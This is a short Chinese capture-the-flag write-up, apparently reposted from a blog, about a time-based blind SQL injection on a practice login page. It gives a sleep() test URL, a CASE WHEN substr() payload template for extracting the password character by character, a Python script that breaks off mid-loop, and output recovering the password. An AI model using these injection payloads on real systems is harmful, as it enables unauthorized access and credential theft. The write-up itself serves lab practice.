
使用各种万能注入不能登录，测试payload `http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and sleep(10) and '='&pass=&action=login`，发现响应时间很长，确认该题目为sleep盲注。

给出脚本的payload `admin=admin' and case when(substr(password,%s,1)='%s') then sleep(10) else sleep(0) end and '='&pass=&action=login`，其中第一个%s为password字段的第几位开始，第二个%s表示ascii字符。

```
__author__ = 'netfish'
# -*- coding:utf-8 -*-


import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.-' #不区分大小写的 flag = "" key=""
for i
```



```
→ templates cd /...
Start
(\n pwd is:', 'i')
(\n pwd is:', 'id')
(\n pwd is:', 'idn')
(\n pwd is:', 'idnu')
(\n pwd is:', 'idnue')
(\n pwd is:', 'idnuen')
(\n pwd is:', 'idnuenn')
(\n pwd is:', 'idnuenna')
```

跑出密码 idnuenna



转载于:<https://www.cnblogs.com/beijibing/p/10393315.html>